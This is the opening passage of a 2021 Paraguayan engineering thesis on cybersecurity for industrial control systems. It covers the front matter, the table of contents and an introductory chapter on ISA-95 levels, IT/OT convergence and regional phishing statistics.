



UNIVERSIDAD CATÓLICA “NUESTRA SEÑORA DE LA ASUNCIÓN”
FACULTAD DE CIENCIAS Y TECNOLOGÍA
INGENIERÍA ELECTROMECÁNICA CON ORIENTACIÓN ELECTRÓNICA

“Ciberseguridad, nuevo desafío para la ingeniería de control “

TOMÁS INDALECIO ARMOA LOPÉZ

Hernandarias, julio del 2021



UNIVERSIDAD CATÓLICA “NUESTRA SEÑORA DE LA ASUNCIÓN”

FACULTAD DE CIENCIAS Y TECNOLOGÍA

INGENIERÍA ELECTROMECÁNICA CON ORIENTACIÓN ELECTRÓNICA

“Ciberseguridad, nuevo desafío para la ingeniería de control”

TOMÁS INDALECIO ARMOA LOPÉZ

Asesor: Lic. Gregorio Ariel Guerrero Moral

Hernandarias, julio del 2021

Tomás Indalecio Armoa López

Ciberseguridad, nuevo desafío la para ingeniería de control

“Proyecto fin de carrera presentado como requisito parcial
para optar al título de Ingeniero en la carrera de Ingeniería
Electromecánica con Orientación Electrónica”. Facultad de
Ciencias y Tecnología, Universidad Católica “Nuestra
Señora de la Asunción”

Tutor: Lic. Gregorio Ariel Guerrero Moral

Hernandarias, 2021

Tomás Indalecio Armoa López. (2021); Ciberseguridad, nuevo desafío para la ingeniería de control, Universidad Católica. 178 p.

Tutor: Lic. Gregorio Ariel Guerrero

Defensa de Proyecto final de Carrera.

Palabras clave: Ciberseguridad, Ingeniería de Control

A mi familia, amigos y profesores quienes me apoyaron incondicionalmente en todos estos años de estudio.

Agradecimientos

A mis padres por brindarme la oportunidad de formarme como profesional, por su apoyo y amor incondicional a lo largo de los años de formación.

Al Lic. Ariel Guerrero, por su guía, paciencia y predisposición a lo largo del desarrollo de este trabajo.

A los compañeros de curso, quienes estuvieron conmigo y en quienes siempre me pude apoyar durante estos años de estudio.

Y muy especialmente quiero agradecer a Dios padre todopoderoso, que me bendijo y sigue bendiciéndome cada día de mi vida.

Imposible es una palabra que solo se encuentra en el diccionario de los necios
(Napoleón Bonaparte)

Resumen

En este Proyecto Final de Grado se estará hablando sobre el nuevo desafío que están afrontando los ICS (Industrial Control System) debido a esta nueva tendencia de la Industria 4.0 sin embargo cabe mencionar que esto ya sucedía anteriormente, pero debido a que esta nueva práctica se está volviendo muy común, más casos salen a la luz. Se trata de la Ciberseguridad para los ICS una nueva práctica que busca mitigar las amenazas que sufren las empresas al querer colocar sus servicios en el internet para mejorar la experiencia de sus clientes.

En este trabajo se muestra la relación entre las TIC (Tecnología de la información y la Comunicación) y las TO (Tecnología de Operación) como se puede apreciar en el capítulo II, define los conceptos de los ICS tanto así como el concepto de la ciberseguridad, busca dar una leve revisión de las buenas prácticas y normativas para la Ciberseguridad de los ICS como se habla en el capítulos VI, donde también se menciona el estado del Paraguay ante este nuevo desafío, y concluye con una PoC (Proof of Concept) en un entorno virtualizado para demostrar la hipótesis de este trabajo que es la importancia de la Ciberseguridad en los ICS y de como este se da a través de la relación entre las TIC y TO.

Palabras clave: Proyecto Final de Grado, ICS (Sistemas de Control Industrial), industria 4.0, TIC, TO, Ciberseguridad, PoC (Prueba de Concepto), Entorno Virtualizado

Abstract

In this Final Degree Project, we will be talking about the new challenge that ICS are facing due to this new trend of Industry 4.0, however, it is worth mentioning that this already happened before, but because this new practice is becoming more common. cases come to light. This is Cybersecurity for ICS, a new practice that seeks to mitigate the threats that companies suffer when they want to place their services on the internet to improve the experience of their customers.

This work shows the relationship between ICT and OT as can be seen in chapter II, defines the concepts of ICS as well as the concept of cybersecurity, seeks to give a slight review of good practices and regulations for Cybersecurity of ICS as discussed in chapter VI, where the state of Paraguay is also mentioned in the face of this new challenge, and concludes with a PoC in a virtualized environment to demonstrate the hypothesis of this work, which is to demonstrate the importance of the Cybersecurity in ICS and how this occurs through the relationship between ICT and OT.

Keywords: Final Degree Project, ICS (Industrial Control Systems), Industry 4.0, ICT, OT, Cybersecurity, PoC (Proof of Concept), Virtualized Environment

Índice

Agradecimientos	V
Resumen	VII
Abstract	VIII
Índice	IX
Lista de Ilustraciones	XI
Lista de tablas	XIII
Lista de Graficas	XIII
Lista de abreviaturas	XIV
Introducción	16
Planteamiento del problema	17
Pregunta General	18
Preguntas Específicas	18
Objetivo General	18
Objetivos Específicos	19
Justificación	20
Marco Teórico	21
Capítulo I	21
1.1 Introducción a los Sistemas de Control industrial	21
1.2 Niveles ISA-95	23
1.3 Comunicaciones entre los niveles de la ISA-95	25
1.4 La nueva problemática que afrontan los ICS	26
1.5 Definiciones y características de los dispositivos del nivel 1 y 2 de la ISA 95	32
1.5.1 Dispositivos de Campo	32
1.5.2 PLC	32
1.5.3 DSC	34
1.5.4 RTU	35
1.6 Deficiencias existentes en los ICS	35
Capítulo II	38
2.1 Sistemas utilizados en los niveles superiores de la ISA-95	38
2.1.1 HMI	38
2.1.2 SCADA	39
2.1.3 Sistema de Historización	41
2.1.4 Soluciones Batch	42
2.1.5 Sistema MES	43
2.2 Convergencia TIC y TO	44
2.3 Redes Industriales	46
Buses de Campo:	46
Medios Físicos de Comunicación industrial	46

Conexiones soportadas bajo RS-485	47
Ethernet/TCP-IP	49
Protocolo Modbus	50
Protocolo DNP3	52
DNP3 vs IEC 61850	53
IEC 61850	55
Capítulo III	57
3.1 Amenazas electrónicas o Ciberamenazas a los ICS	57
3.2 Vulnerabilidades en los ICS	59
3.2.1 Vulnerabilidades pertenecientes a la organización:	59
3.2.2 Vulnerabilidades pertenecientes al Sistema:	60
3.2.2.1 Diseño y arquitectura:	61
3.2.2.2 Configuración y Mantenimiento:	63
3.2.2.3 Físicos:	67
3.2.2.4 Desarrollo de Software:	69
3.2.2.5 Redes y Comunicaciones:	70
3.2 Casos de Estudio	72
3.3.1 Stuxnet	72
3.3.2 Ukraine Cyber-Induced Power Outage:	74
Capítulo IV	79
4 Ethical Hacking	79
4.1 Pentesting	80
4.2 Kali Linux	83
4.2 Fase 1- Recopilación de información	85
4.3.1 Google dorks	87
4.3.2 SHODAN	88
4.4 Fase 2 Análisis de vulnerabilidades	90
4.4.1 NMAP	90
4.4.2 Wireshark	92
4.5 Fase 3 explotación	94
4.5.1 Metasploit	98
Marco metodológico	104
Capítulo V	104
5.1 Diseño metodológico	104
5.1.1 Alcance	104
5.1.2 Diseño de la investigación	104
5.1.3 Enfoque	105
5.1.4. Área de estudio	105
5.1.5. Unidad de estudio	105
5.1.6. Contexto de la investigación	105

5.1.7 Técnica e Instrumentos de recolección de datos	106
Capítulo VI	107
6.1 Buenas prácticas, normativas y Organizaciones a fines de la ciberseguridad Industrial	
107	
6.1.1 Aproximaciones a la protección de los ICS	107
Normativas referentes a la ciberseguridad y a ICS	111
6.2 Estado de preparación de Paraguay con respecto a la Ciberseguridad	114
6.3 Primera Prueba de Concepto (PoC)	123
6.4 Segunda PoC	141
6.4.1 Funcionamiento normal	145
6.4.2 Ataque	149
6.4.2.1 Sniffing	149
6.4.2.2 Exploit	152
6.4.3. Escenario Seguro	163
Resultados	172
Conclusión	173
Líneas futuras de investigación	175
Bibliografía	176

Listado de Ilustraciones

Ilustración 1...Modelo Purdue Conversión TIC y TO	22
Ilustración 2...Pirámide ISA-95	24
Ilustración 4...Comunicaciones entre niveles de la ISA-95	26
Ilustración 5... Topología de un DCS	34
Ilustración 6... HMI.....	39
Ilustración 7... Esquema de un sistema Batch.....	43
Ilustración 8... Esquema de un sistema MES.....	44
Ilustración 9... Convergencia TIC & TO	45
Ilustración 10...Bus RS-485 de 4 hilos	48
Ilustración 11...Funcionamiento del protocolo Modbus	51
Ilustración 12...Códigos de funciones de operación Modbus	51
Ilustración 13... Modelo de capas de la IEC 61850	55
Ilustración 14...Fases del Pentesting	81
Ilustración 15... Shodan	89
Ilustración 16...Shodan	89
Ilustración 17... Nmap.....	91
Ilustración 18... Nmap comandos	92
Ilustración 19... Wireshark.....	93

Ilustración 20... 0day.today.....	96
Ilustración 21... Exploit data base.....	97
Ilustración 22..... Google search	97
Ilustración 23... Estructura del Metasploit	99
Ilustración 24... Armitage	100
Ilustración 25...Metasploit Web Interface.....	101
Ilustración 26... Msfconsole.....	102
Ilustración 27... Msfconsole comands.....	102
Ilustración 28... Serie IEC 62443	112
Ilustración 29...Población total vs Usuarios de Internet (2009-2014)	115
Ilustración 30... Fases del proceso de Gestión de Incidentes de Ciberseguridad.....	117
Ilustración 31...PoC_1 IP de las máquinas virtuales.....	124
Ilustración 32...configuración de las Herramientas Modbus Pool y Slave	125
Ilustración 33...Envío de datos entre las Herramientas.....	126
Ilustración 34... Kali Linux	127
Ilustración 35...Filtrando modbus en wireshark.....	128
Ilustración 36...Analizando los datos del wireshark	129
Ilustración 37...Analizando los datos del wireshark	130
Ilustración 38...Decodificando la información	131
Ilustración 39...Analisis del estado del Maestro y del Esclavo.....	131
Ilustración 40...Desplegando Metasploit	132
Ilustración 41...Resultados de búsqueda SCADA	133
Ilustración 42...Despliegue de opciones del modulo	135
Ilustración 43...Configuración del ataque	136
Ilustración 44...Ataque con éxito	137
Ilustración 45...Ataque realizado con éxito	138
Ilustración 46...Se corrobora el cambio de valor	139
Ilustración 47...se observa el paquete del atacante desde wireshark	140
Ilustración 48... ChemicalPlant.....	142
Ilustración 49... Interfaz HMI	143
Ilustración 50... Arquitectura de red	144
Ilustración 51... ChemicalPlant.....	145
Ilustración 52... Vista del HMI	146
Ilustración 53...Análisis de la red con wireshark	146
Ilustración 54... Filtrado solo protocolo modbus	147
Ilustración 55... Analisis del Data Register.....	148
Ilustración 56... Analisis del Coils Register.....	148
Ilustración 57...Análisis de red con wireshark	149
Ilustración 58... Renocimiento de IPs	150
Ilustración 59...Analisis del Registro de datos con wireshark	151

Ilustración 60...Analisis del Coils Register.....	152
Ilustración 61...Desplegando Metasploit	153
Ilustración 62...Configurando el ataque.....	154
Ilustración 63...Resultado del ataque (apagado del sistema)	154
Ilustración 64...Se ejecuta el OpenPLC en la Workstation.....	155
Ilustración 65...Se abre el archivo malicioso	156
Ilustración 66...Nuevo valor de set point	157
Ilustración 67...Se guarda el archivo en el formato .st.....	157
Ilustración 68...Se despliega el Web Server	158
Ilustración 69... Selección de archivo	159
Ilustración 70... Subiendo archivo malicioso.....	159
Ilustración 71...Archivo malicioso ejecutado	160
Ilustración 72...Resultados del archivo malicioso vistos en el SCADA	161
Ilustración 73...Resultados del archivo malicioso vistos en la simulación.....	161
Ilustración 74...Resultado Final del ataque	162
Ilustración 75...Web server de PfSense	163
Ilustración 76...Visualizacion del Web server de PfSense.....	164
Ilustración 77...Menú de Firewall	165
Ilustración 78...Configuración de los Firewalls	165
Ilustración 79...Configuración inicial del Firewall	166
Ilustración 80...Nueva Configuracion del Firewall.....	167
Ilustración 81...Guardado de la Nueva configuración	168
Ilustración 82...Registro de tráfico de Datos en la nueva Regla del firewall.....	169
Ilustración 83...Análisis del tráfico de la nueva Regla del Firewall	169
Ilustración 84...Despliegue de Metasploit.....	170
Ilustración 85...Configuración del ataque	171
Ilustración 86...Error en el ataque	171

Lista de tablas

Tabla 1...Ataque de phishing en Latinoamérica y el caribe.....	29
Tabla 2... Normativas Paraguayas.....	122

Lista de Graficas

Gráfica 1...Países más afectados por el phishing	28
Gráfica 2...Cantidad de reportes de incidentes ciberneticos por año	118
Gráfica 3...Cantidad de Incidentes únicos por año	119
Gráfica 4...Cantidad de investigaciones por año.....	119

Lista de abreviaturas

ICS.....	Industrial Control Sistem (Sistemas de control Industrial)
TO.....	Tecnologías de la Operación
IoT.....	Internet of Things (internet de las cosas)
IIoT.....	Industrial Internet of Things
TIC.....	Tecnología de la Información y Comunicación
SCADA.....	Supervisory Control and Data Acquisition
PLC.....	Programmable Logic Controller
DCS.....	Distributed Control System
HMI.....	Human-Machine Interface
RTU.....	Remote Terminal Unit
NIST.....	National Institute of Standards and Technology
SENATIC.....	Secretaria Nacional de Tecnologías de la Información y Comunicación
ISA.....	Industry Standard Architecture o Estandar de Arquitectura Industrial
IEC.....	International Electrotechnical Commission o Comisión Electrotécnica Internacional
IP.....	Internet Protocol
PoC.....	Proof of Concept o Prueba de Concepto
OEA.....	Organización de Estados Americanos
BID.....	Banco Internacional de Desarrollo
ISACA.....	Information Systems Audit and Control Association
CPU.....	Central Processing Unit
TCP.....	Transmission Control Protocol
VPN.....	Virtual Private Network
DNS.....	Domain Name Space o Sistema de Nombres de Dominio
PC.....	Personal Computer
INCIBE.....	Instituto Nacional de Ciberseguridad
CERT.....	Computer Emergency Response Team o Equipo de Respuestas de Emergencias Informáticas
MRE.....	Ministerio de Relaciones Exteriores
www.....	World Wide Web

Introducción

A lo largo de los años los sistemas de control industrial han ayudado a las industrias a poder responder mejor a las exigencias del mercado mejorando la eficiencia de sus procesos, aumentando la seguridad y evitando riesgos. Por lo que siempre estuvo en crecimiento buscando mejorar lo más posible y facilitando más su uso.

Hoy en día las industrias están pasando por una transición conocida como la cuarta revolución industrial o mejor conocida como industrias 4.0 donde se plantea la completa digitalización de los procesos y su incorporación al internet, de ahí surgen nuevos conceptos conocidos como Internet of Things (IoT), Tecnología de la información y comunicación (TIC) Cloud, entre otros. Lo que trae bastantes mejoras a las industrias, pero éstas a su vez también representan nuevos riesgos.

En este trabajo de Grado se está exponiendo sobre estos nuevos riesgos que se presentan a los sistemas de control industrial y cómo enfrentarlos de manera a poder evitarlos o mitigarlos.

Tema: Ciberseguridad aplicada a los sistemas de control industrial.

Planteamiento del problema

Las infraestructuras críticas contemplan la instalación, servicios y bienes que, de ser interrumpidos o destruidos, provocarían un serio impacto social, económico, político o pondría en riesgo a la nación misma. Por lo tanto, se debe de buscar e implementar formas de protegerla. Para ello es importante la seguridad en los sistemas de control que controlan estas estructuras críticas.

Estamos viviendo una época de cambio donde las industrias están pasando por una nueva era conocida como industria 4.0 que trae consigo varios cambios, entre ellos la inclusión de nuevas tecnologías de gestión, automatización y comunicación, como lo son, por ejemplo: IoT (Internet de las cosas), TIC (Tecnología de la información y comunicación), Sistemas ciber físicos, inteligencia artificial, Big data, entre otros. Lo que presentaría muchas mejoras a la industria, pero a su vez también presentan nuevos peligros, como lo son los ciberataques, que han ido aumentando con el pasar de los años. Ataques que no solo ponen en peligro la información confidencial de la empresa, sino que también a las infraestructuras críticas, estás de ser comprometidas podrían suponer un daño físico importante, podrían poner en riesgo a un país entero. Este proyecto tiene como objetivo plantear uno de esos ataques y ver sus posibles soluciones.

Pregunta General

- ¿Por qué es necesaria la Ciberseguridad en los Sistemas de Control Industrial?

Preguntas Específicas

- ¿Qué son los Sistemas de Control Industrial?
- ¿Cómo se relacionan la TIC con la TO?
- ¿Cuáles son las vulnerabilidades que presenta un Sistema de Control Industrial?
- ¿Existe alguna normativa en el país o en la región acerca de la Ciberseguridad?

Objetivo General

- Explicar la importancia de la ciberseguridad para los sistemas de control industrial estableciendo una relación entre la Tecnologías de información y la comunicación (TIC) y la Tecnologías de la Operación (TO), también utilizar a manera de ejemplo un caso que resulte de interés y explicar desde el punto de vista de la seguridad operacional lo que ocurrió.

Objetivos Específicos

- Investigar estableciendo el estado del arte de la Ciberseguridad.
- Establecer un concepto de Ciberseguridad y sistemas de control industrial
- Relacionar la ciberseguridad con los sistemas HMI y SCADA existentes en los sistemas eléctricos industriales.
- Determinar el marco normativo existente en el país y/o en países vecinos y aplicables para la protección de los activos industriales del sector eléctrico industrial.

Justificación

La automatización industrial se encuentra en renovación constante, obteniéndose ventajas competitivas. Conlleva que todos los sistemas de automatización estén interconectados a través de sistemas informáticos dependientes de la ciberseguridad. Este sector requiere especialistas formados en la prevención de ataques de sistemas y medidas de seguridad.

La explotación de una vulnerabilidad en los ICS podría tener diversas consecuencias, ya que a diferencia de los ataques informáticos convencionales que producen daños “no físicos”, los ataques dirigidos a los ICS pueden afectar no solo a los datos corporativos, sino también producir daños “físicos” significativos. Algunos ejemplos de impacto son los de seguridad física y el entorno, los de tipo sociales, los económicos, entre otros.

Marco Teórico

Capítulo I

En esta Sección se dará una pequeña introducción a los Sistema de Control industrial, historia de la misma y su evolución a través de los años, cabe destacar que nos referimos a los Sistema de Control Industrial como dispositivos de control, también se habla un poco de la problemática asociada a los mismos como de los nuevos desafíos que se afrontan.

1.1 Introducción a los Sistemas de Control industrial

Los ICS (Sistemas de Control Industrial) son sistemas utilizados para el control, monitorización y supervisión de los procesos industriales. Están conectados a los elementos que intervienen en el proceso (sensores y actuadores) y pueden interactuar con ellos enviando órdenes o recibiendo datos. (Barrero & Oscar Bou, 2020)

Estos llamados Sistemas de control contemplan varios componentes como los son el Supervisory Control And Data Adquisition (SCADA), Human-Machine Interface (HMI), Distributed Control System (DCS), Progammable logic controller (PLC), entre otros. Todos estos están relacionados a las Tecnología de Operación (TO) ya que entran dentro del concepto de automatización de procesos. Con la nueva tendencia de las industrias de interconectar sus equipos conocida como la cuarta revolución industrial o industria 4.0, nuevos conceptos fueron agregándole como el IoT(Internet of Things), cloud computing, Big Data, todos nuevos conceptos

anteriormente mencionados comparten una similitud y es que todos requieren una conexión a internet, que en parte mejorará el servicio brindado por las compañía, pero también se verán afectados por la amenazas que las presentes en el internet como lo son los virus, cibercriminales, etc. Esto presenta una gran amenaza ya que anteriormente las repercusiones que se daban por este ataque se daban solo en ciberespacio, pero como se estará presentando más adelante en los casos de estudio con las nuevas tendencias los daños ocasionados pueden llegar a presentarse en el mundo real. Y esto se da a través de la convergencia de las TO (Tecnologías de la Operación) con las TIC (Tecnologías de la Información y Comunicación) como se puede apreciar en la siguiente ilustración.

Ilustración 1...Modelo Purdue Conversión TIC y TO



Fuente: (INCIBE, Incibe-Cert, 2019)

Hoy en día los hardware de los ICS son construidos por mucho de los mismos componentes estándares industriales, como los microprocesadores Intel o Motorola y estaciones de trabajo basadas en Windows, lo que desde el punto de vista de la ciberseguridad es muy conveniente ya que significa que las amenazas y técnicas de mitigación pueden ser generalizadas. (Weiss, 2010)

Entre los ICS más afectados por estos Ciberataques se encuentran los Sistemas donde existe la relación hombre máquina como lo son el sistema SCADA y los HMI ya que es ahí donde las máquinas sufren modificaciones y también son las que están conectadas a los niveles superiores de la modelo ISA-95 que forman parte de la parte empresaria, parte por donde los ciberdelincuentes aprovechan para conseguir acceso a los PLC y de esa forma influir en las infraestructuras críticas.

1.2 Niveles ISA-95

El Estándar ISA-95 tiene por objetivo el facilitar en las industrias la integración de las funciones empresariales a nivel TIC y los sistemas de control TO. (Salinas, 2017) Adicionalmente, aborda los modelos y las terminologías que pueden ser usadas para determinar qué información se debe intercambiar entre las diferentes funciones empresariales durante los procesos de compras, ventas, finanzas, logística, mercadeo.

Ilustración 2...Pirámide ISA-95



Fuente: isamex.org, 2017

Nivel 0 – El proceso industrial: En este nivel se encuentran los equipos de campo como lo son las maquinarias, motores, elementos físicos necesarios para el proceso.

Nivel 1 – El automatismo: En este nivel se encuentran los dispositivos que procesan y manipulan el proceso de producción. Tales como los sensores, actuadores y los autómatas. También se encuentran dispositivos con los RTU's que permiten la adquisición remota de datos para traspasarlos a los elementos de Nivel 2 como también a los autómatas de este mismo nivel.

Nivel 2 – Interfaz humana: En este nivel se da la primera interacción Hombre-Máquina. Principalmente con dos elementos el HMI y el SCADA, ambos elementos de monitoreo de procesos donde la diferencia está que el HMI suele ser de un solo PLC donde el operador puede monitorear una parte del proceso y los sistemas SCADA reúnen en una PC todo el proceso

productivo, además de poder incorporar funcionalidades avanzadas como Data Logging, control de alarmas o comunicación con el nivel siguiente.

Nivel 3 – Históricos y enlaces con último nivel: En este nivel se encuentran los dispositivos encargados del control del flujo de la producción, las recetas del proceso productivo y que almacenan toda la información sobre los mismos; lotes, trazabilidad, productividad, calidad. Estos son MES, Batch y/o Historian.

También podríamos agregar el Big Data del hardware, por ejemplo, para mejorar la eficiencia energética de la fábrica o similares, este concepto está cada vez más en aumento.


Nivel 4 – El Cerebro empresarial: En este nivel se encuentran los softwares utilizados por la parte directiva de la empresa, softwares destinados a procesos económicos, contables y de marketing que ayudan con el inventario, la facturación, los gatos, la logística y la relación con el cliente a través de los CMR (base de datos de los propios clientes).

1.3 Comunicaciones entre los niveles de la ISA-95

Dado la gran variedad de elementos que componen los niveles de la ISA 95, sus distintos softwares y herramientas, y considerando también que este puede encontrarse en varios tipos de industria como hidroeléctricas, manufacturera, tratamientos de agua, etc. Es difícil abarcar todas las comunicaciones posibles. Por lo tanto, se disponen de varios medios tanto físicos como protocolos de comunicación entre dispositivos

En este trabajo se enfocarán más en las comunicaciones que suceden en los niveles 2 y 3 de las ISA 95, ya que es el área que más abarca nuestro enfoque.

Ilustración 3...Comunicaciones entre niveles de la ISA-95



Fuente: (INCIBE, Incibe-Cert, 2019)

1.4 La nueva problemática que afrontan los ICS

El problema de la ciberseguridad en las infraestructuras críticas es un tema que preocupa mucho últimamente, y no es de exagerar ya que en los últimos años se han presentado varios incidentes, y cada vez van apareciendo más. Y esto no es algo que solo compete a los países de primer mundo, sino que ya está sucediendo en nuestra región, tanto así que la OEA (Organización de Estados Americanos) en conjunto con el BID (Banco Internacional de Desarrollo) emitieron ya varios reportes acerca del estado de la ciberseguridad en Latinoamérica y el caribe. Reportes donde


nos mencionan la falta de una legislación para tales crímenes, fomentar la confianza cibernética y la diplomacia en Latinoamérica y el Caribe. (Barrero & Oscar Bou, 2020)

Pero antes, ¿Qué es la Ciberseguridad? Según ISACA (Information Systems Audit and Control Association) se entiende que la ciberseguridad es la "Protección de activos de información que es procesada, almacenada y transportada por los sistemas de información que se encuentran interconectados" y Kaspersky nos dice que la ciberseguridad es "la práctica de defender las computadoras, los servidores, los dispositivos móviles, los sistemas electrónicos, la redes y los datos de ataques maliciosos". ¿Por qué es importante ambas definiciones? Porque la definición estándar de ciberseguridad siempre apunta a las TIC, y sin embargo Kaspersky ya no empieza a hablar también de los sistemas electrónicos. Esto es muy importante ya que como Joseph Weiss nos habla en su libro "Protecting Industrial Control System for Electronic Threats" aún no está bien definida la ciberseguridad dentro de los sistemas de control industrial. Sin embargo, cada día los sistemas de control industrial o también podríamos llamarlos TO y las TIC están cada vez más relacionados. Más adelante estaremos estableciendo esta relación.

Entre los reportes citados dentro de los documentos se encuentra el reporte realizado por Microsoft Security Intelligence en 2017 donde nos muestra el grado de ataque de phishing que sufre la región, dato importante porque es a través del phishing que los ciberdelincuentes consiguen las credenciales para pasar a través de los procesos de autentificación, en el siguiente gráfico se puede ver las zonas más afectadas por el phishing.

Gráfica 1...Países más afectados por el phishing

Figure 12: Encounter rates by country/region, March 2017



Fuente: Microsoft Security Intelligence report, 2017

En el siguiente esquema podemos ver el grado de ataques de phishing de los países de la región, teniendo las computadoras paraguayas un promedio de 15.6% por mes, una cifra alta comparando con los otros países de la región.

Tabla 1...Ataque de phishing en Latinoamérica y el caribe

COUNTRY	JANUARY 2017	FEBRUARY 2017	MARCH 2017
Argentina	13.0%	11.5%	11.1%
Bolivia	19.4%	18.0%	21.1%
Canada	6.0%	5.0%	3.2%
Brazil	19.4%	16.8%	17.0%
Chile	12.0%	10.3%	10.8%
Colombia	15.7%	14.6%	13.3%
Costa Rica	13.0%	11.1%	9.4%
Dominican Republic	17.3%	15.4%	14.9%
Ecuador	18.8%	16.9%	17.9%
El Salvador	15.5%	14.0%	13.7%
Guatemala	15.5%	13.7%	12.8%
Honduras	17.8%	16.4%	16.4%
Jamaica	14.1%	12.3%	12.8%
Mexico	14.1%	12.8%	12.1%
Panama	12.1%	10.5%	10.7%
Paraguay	16.7%	14.6%	15.5%
Peru	18.2%	16.3%	16.9%
Puerto Rico	7.5%	6.4%	6.0%
Trinidad and Tobago	12.1%	9.9%	9.4%
United States	4.7%	4.0%	2.4%
Uruguay	12.2%	11.1%	10.7%
Venezuela	21.4%	18.1%	19.5%
Worldwide	10.3%	9.1%	7.8%

Fuente: Microsoft Security Intelligence report, 2017

También se encuentra el estudio que comisionó Kaspersky, un estudio del estado de la ciberseguridad industrial a nivel global que nos mostraron resultados relevantes. Para la región de ALC (América Latina y el Caribe) y África se muestra que un 68% de las empresas consideran probable ser víctimas de un ciberataque a su infraestructura TO.

En el estudio se establece el siguiente listado de los cinco mayores incidentes que generan preocupaciones:

1. Ataques dirigidos y APT
2. Malware convencional y nuevos virus.
3. Ataques de Ransomware
4. Filtración de datos y espionaje
5. Sabotaje u otro daño físico intencional causado por actores externos.

Se indica también que al menos un 31% de los participantes fueron víctimas de uno de estos incidentes en el último año. En contraste, los cinco mayores causas de incidentes según el estudio se corresponde con:

- Malware convencional y nuevos virus.
- Ataques de Ransomware
- Errores de los empleados y acciones no intencionales.
- Amenazas por otros actores como la cadena de suministros o proveedores
- Fallas en el hardware.

Kaspersky muestra en el estudio la alta tendencia que hay para moverse a soluciones de IoT (Smart Energy) y soluciones de SCADA en la nube. Esto va de la mano con un aumento en la inversión en los dos siguientes años y que la amenaza de que se materialicen los riesgos o se repitan los incidentes son los mayores criterios para la definición de un presupuesto. La producción de energía limpia es una preocupación en la Unión Europea donde se han generado múltiples paquetes que estimulan y regulan su producción. Estos intentan tocar aspectos no solucionados aún y relacionados con la ciberseguridad. De manera particular, los planes de preparación de riesgos deben ser consistentes y actualizados tanto a nivel nacional como regional, buscando ser efectivos en escenarios de ciberseguridad. (Barrero & Oscar Bou, 2020)

En la actualidad, las soluciones basadas en la nube son cada vez más comunes y ofrecen una versatilidad que hoy la TIC asume como natural. Las empresas del sector de la energía aún no tienen claro cuán seguro es ir a la nube, sobre todo en factores de riesgo como ciberdelincuentes, ransomware, ciberataques que faciliten la realización de apagones, debilidades de la seguridad de los datos y filtración de la información y eventos que puedan afectar la privacidad de la información operativa y que estén sujetos al marco del Reglamento General de Protección de Datos de la Unión Europea (GDPR). (Barrero & Oscar Bou, 2020)

1.5 Definiciones y características de los dispositivos del nivel 1 y 2 de la ISA 95

1.5.1 Dispositivos de Campo

Los dispositivos de campos son los que se encargan de guiar el proceso, y se diferencian en dos, los dispositivos que reúnen los datos para el siguiente nivel como lo pueden ser los distintos tipos de sensores, y los que al actúan al este recibir un dato, como lo son las máquinas industriales que estos al recibir un dato o confirmación encienden el motor para realizar el proceso.

1.5.2 PLC

Las primeras apariciones de los PLC datan de los años 60, su aparición se dio a causa de la necesidad de eliminar los complicados y costosos sistemas de control de máquinas basados en Relés. El primer PLC en aparecer fue el MODICON (Modular Digital Controller o Controlador Modular Digital en español) de Bedfor Associates, al mismo tiempo, otras compañías también estaban creando sus propios PLC con esquemas basados en computadoras, uno de ellos fue el PKP-8. (Automación Micromecánica s.a.i.c, 2017)

Pero ¿Qué es un PLC? según la IEC 61131-1 el PLC es un sistema electrónico de funcionamiento digital, diseñado para su uso en un entorno industrial, que utiliza una memoria programable para el almacenamiento interno de instrucciones orientadas al usuario para implementar funciones específicas como lógica, secuenciación, sincronización, conteo y aritmética, para controlar, a través de entradas y salidas digitales o analógicas, varios tipos de

